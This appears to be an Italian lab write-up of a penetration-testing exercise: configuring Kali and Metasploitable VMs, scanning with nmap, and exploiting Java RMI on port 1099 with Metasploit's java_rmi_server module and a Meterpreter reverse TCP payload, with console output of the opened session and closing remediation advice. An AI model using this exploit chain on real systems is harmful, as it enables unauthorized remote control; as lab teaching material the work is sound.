# INDICE

# CONFIGURAZIONE DI RETE

- 1. IMPOSTAZIONE DI RETE (kali)
- 2. IMPOSTAZIONE DI RETE (metasploitable)
- 3. VERIFICA COMUNICAZIONE

# **ENUMERAZIONE SERVIZI**

4. SCANSIONE SERVIZI

# **METASPLOIT**

- 5.CONFIGURAZIONE
- 6.EXPLOIT


# CONCLUSIONI

7.AZIONI DI RIMEDIO

### CONFIGURAZIONE DI RETE

### 1.IMPOSTAZIONE DI RETE (kali)

Con il comando "sudo nano /etc/network/interfaces" ho accesso alla configurazione di rete di Kali, come richiesto modifico l'indirizzo ip dell'interfaccia eth0 in modo tale che risulti 192.168.11.112. 2. 2. 2.1



## 2.IMPOSTAZIONE DI RETE (metasploitable)

Seguendo lo stesso iter configuro l'indirizzo ip affinchè risulti 192.168.11.112

```
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
```

#### 3. VERIFICA COMUNICAZIONE

Affinchè il nostro tentativo di exploit vada a buon fine, è neccessario verificare la presenza di comunicazione tra le due macchine virtuali, inviamo attraverso il comando ping dei pacchetti icmp, avremo un riscontro positivo qualora risulti una risposta da parte della macchina target.

**ENUMERIAZIONE SERVIZI** 

#### 4.SCANSIONE SERVIZI

Per poter individuare i servizi attivi sul target, utilizzero un tool di Kali, nmap, specificando l'opzione -sV in modo da visualizzare in output la versione per ogni servizi individuato.

Il servizio attraverso il quale sfrutteremo un eventuale vulnerabilità per ottenere accesso non autorizzato alla macchina targer è "java-rmi" associato alla Porta 1099.

Supponiamo di avere un programma che deve essere in grado di accedere a un database. Il database si trova su un computer diverso dal computer su cui viene eseguito il programma.

Possiamo utilizzare il servizio Java-RMI per creare un oggetto remoto che rappresenta il database. Il programma locale può quindi ottenere un riferimento all'oggetto remoto e invocare i metodi necessari per accedere al database.

In questo modo, puoi eseguire lo stesso programma su due computer diversi, anche se si trovano in luoghi diversi.

#### **METASPLOIT**

#### 5.CONFIGURAZIONE


Digitiamo sul terminale il comando msfconsole. Comparirà l'interfaccia da riga di comando di metasploit, un framework open source per lo sviluppo e l'esecuzione di exploits.



Per poter individuare un exploit che sfrutti la vulnerabilità di javarmi, utilizziamo il comando "search java rmi"

<pre>msf6 &gt; search java_rmi</pre>	11 2 11	11-13		
Matching Modules				
# Name	Disclosure Date	Rank 	Check	Description
<pre>0 auxiliary/gather/java_rmi_registry</pre>		normal	No	Java RMI Registry Interfaces Enum
eration				
<pre>1 exploit/multi/misc/java_rmi_server</pre>	2011-10-15	excellent	Yes	Java RMI Server Insecure Default
Configuration Java Code Execution				
<pre>2 auxiliary/scanner/misc/java_rmi_server</pre>	2011-10-15	normal	No	Java RMI Server Insecure Endpoint
Code Execution Scanner				
<pre>3 exploit/multi/browser/java_rmi_connection_impl</pre>	2010-03-31	excellent	No	Java RMIConnectionImpl Deserializ
ation Privilege Escalation				- 1
	52			The state of the s

Il tool restituisce due exploit e due moduli ausiliari, nel nostro caso



scegliere il modulo n. 1 ci fornirà una maggiore efficenza d'attacco. Con il comando "use 1" indichiamo al programma la nostra preferenza.

Con il comando "show options" siamo in grado di visualizzare i vari parametri richiesti dal modulo in questione, è neccessario impostare l'indirizzo ip della macchina target in quanto il campo RHOST risulta vuoto di default. Utilizziamo il comando "set RHOST 192.168.11.112" ed il comando "set LHOST 192.168.11.111" per impostare l'indirizzo ip della macchina attaccante che ci permetterà di metterci in ascolto una volta stabilita la connessione attraverso l'exploit.

Ad ogni exploit è necessario associare un payload, ovvero le istruzioni da seguire una volta sfruttata la vulnerabilità, di default viene

impostato il payload java/meterpreter/reverse\_tcp che ci consentirà di ottenere una Shell sulla macchina target.

Da notare la dicitura "reverse\_tcp", a differenza della "bind\_tcp" stabilirà la connessione direttamente dalla macchina target.

```
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost ⇒ 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts ⇒ 192.168.11.112
```

Verifichiamo se le impostazioni sono state modificate attraverso il comando "show Options"

```
msf6 exploit(m
                                                      er) > show options
 Module options (exploit/multi/misc/java_rmi_server):
                    Current Setting Required Description
    Name
                                                           Time that the HTTP Server will wait for the payload request
    HTTPDELAY 10
                                                           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
                    192.168.11.112
    RHOSTS
                                           yes
                                                          The target port (TCP) The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.

The local port to listen on.

Negotiate SSL for incoming connections

Path to a custom SSL certificate (default is randomly generated)

The URI to use for this exploit (default is random)
    RPORT
                    1099
                                             yes
    SRVHOST
                    0.0.0.0
    SRVPORT
                    8080
                                            ves
    SSLCert
    URTPATH
 Payload options (java/meterpreter/reverse_tcp):
    Name Current Setting Required Description
    LHOST 192.168.11.111 yes
LPORT 4444 yes
                                                     The listen address (an interface may be specified) The listen port
Exploit target:
         Generic (Java Payload)
 View the full module info with the info, or info -d command.
```

### 6.EXPLOIT

Digitiamo il comando "exploit" per far partire l'attacco.

```
msf6 exploit(nulti/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444

[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/9oFq9U4S

[*] 192.168.11.112:1099 - Server started.

[*] 192.168.11.112:1099 - Sending RMI Header ...

[*] 192.168.11.112:1099 - Sending RMI Call ...

[*] 192.168.11.112:1099 - Replied to request for payload JAR

[*] Sending stage (57692 bytes) to 192.168.11.112

[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:45943) at 2024-01-19 08:50:12 +0000

meterpreter > ■
```

L'exploit sembra essere andato a buon fine, infatti risulta aperta una sessione meterpreter.

Come abbiamo visto in precedenza Meterpreter è un payload avanzato, comunemente usato in combinazione con il framework Metasploit, che fornisce un'estesa gamma di funzionalità per l'hacking etico, il test di penetrazione e la ricerca sulla sicurezza informatica. È noto per essere particolarmente potente e flessibile, offrendo agli operatori la capacità di ottenere un controllo completo su un sistema remoto, eseguire codice, interagire con il file system, eseguire operazioni di rete e molto altro. Verifichiamo la configurazione di rete con il comando "ifconfig". Ci aspettiamo di trovare in output le impostazione di rete per ciascuna delle due macchine conivolte, la macchina attaccante e la macchina target.

```
meterpreter > ifconfig
Interface 1
             : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
             : eth0 - eth0
Name
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fd80:466d:80b6:1d84:446e:94ff:fecb:e5d
IPv6 Netmask : ::
IPv6 Address : fe80::446e:94ff:fecb:e5d
IPv6 Netmask : ::
```

L'esercizio ci richiede inoltre di verificare la configurazione di routing della rete, qualora non conoscessimo il comando che ci consente di visualizzare tale informazione, digitiamo "help" che ci fornirà una lista dettagliata di tutti i comandi possibili divisi per categoria di utilizzo.

Stdapi: Network	eternreter > heln ing Commands
Command ————	Description
ifconfig ipconfig portfwd resolve route	Display interfaces Display interfaces Forward a local port to a remote service Resolve a set of host names on the target View and modify the routing table

Nella sezione "networkin commands" individuiamo il comando "route".

```
meterpreter > route
IPv4 network routes
   Subnet_
                   Netmask.
                                  Gateway Metric Interface
                   255.0.0.0
   127.0.0.1
                                  0.0.0.0
   192.168.11.112 255.255.255.0 0.0.0.0
IPv6 network routes
   Subnet
                                           Netmask Gateway Metric Interface
   :: 1
   fd80:466d:80b6:1d84:446e:94ff:fecb:e5d
   fe80::446e:94ff:fecb:e5d
meterpreter >
```

### CONCLUSIONI

## 7.AZIONI DI RIMEDIO

Incorporando le successive pratiche nella gestione e nello sviluppo di applicazioni che utilizzano Java RMI, è possibile ridurre significativamente il rischio di vulnerabilità e migliorare la sicurezza generale del sistema.

Autenticazione e Autorizzazione

- Implementare un meccanismo di autenticazione robusto per tutti i servizi RMI.
- Utilizzare l'autorizzazione per controllare l'accesso ai metodi RMI, assicurandosi che solo gli utenti autorizzati possano accedere a funzionalità sensibili.

Validazione e Sanificazione dell'Input

• Effettuare una rigorosa validazione e sanificazione degli input per tutti i metodi RMI esposti. Questo aiuta a prevenire attacchi come l'iniezione di codice.

Utilizzo di TLS/SSL

• Configurare Java RMI per utilizzare connessioni TLS/SSL per criptare il traffico di rete. Questo impedisce l'intercettazione e la manipolazione dei dati trasmessi.

## Limitare l'Esposizione di RMI Registry

• Non esporre il RMI registry su Internet o su reti non sicure. Se possibile, limitare l'accesso al registry solo a host e reti fidate.

## Firewall e Segmentazione di Rete

- Utilizzare firewall per controllare l'accesso alle porte utilizzate da Java RMI (tipicamente la porta 1099).
- Impiegare la segmentazione della rete per isolare l'ambiente in cui vengono eseguiti i servizi RMI.

## Logging e Monitoraggio

• Implementare un sistema di logging e monitoraggio per rilevare attività sospette o tentativi di accesso non autorizzati ai servizi RMI.

## Aggiornamenti e Patch

• Mantenere il software Java e le applicazioni RMI aggiornati con le ultime patch di sicurezza.

## Recensione del Codice e Test di Sicurezza

• Sottoporre il codice RMI a revisioni periodiche e test di sicurezza, come i test di penetrazione, per identificare e correggere le vulnerabilità.

## Principio del Minimo Privilegio

• Eseguire i servizi RMI con il minimo livello di privilegi necessario per la loro funzione, riducendo così l'impatto di eventuali exploit.

## Formazione e Consapevolezza

• Formare gli sviluppatori e il personale IT sulle migliori pratiche di sicurezza relative a Java RMI e sulle minacce comuni.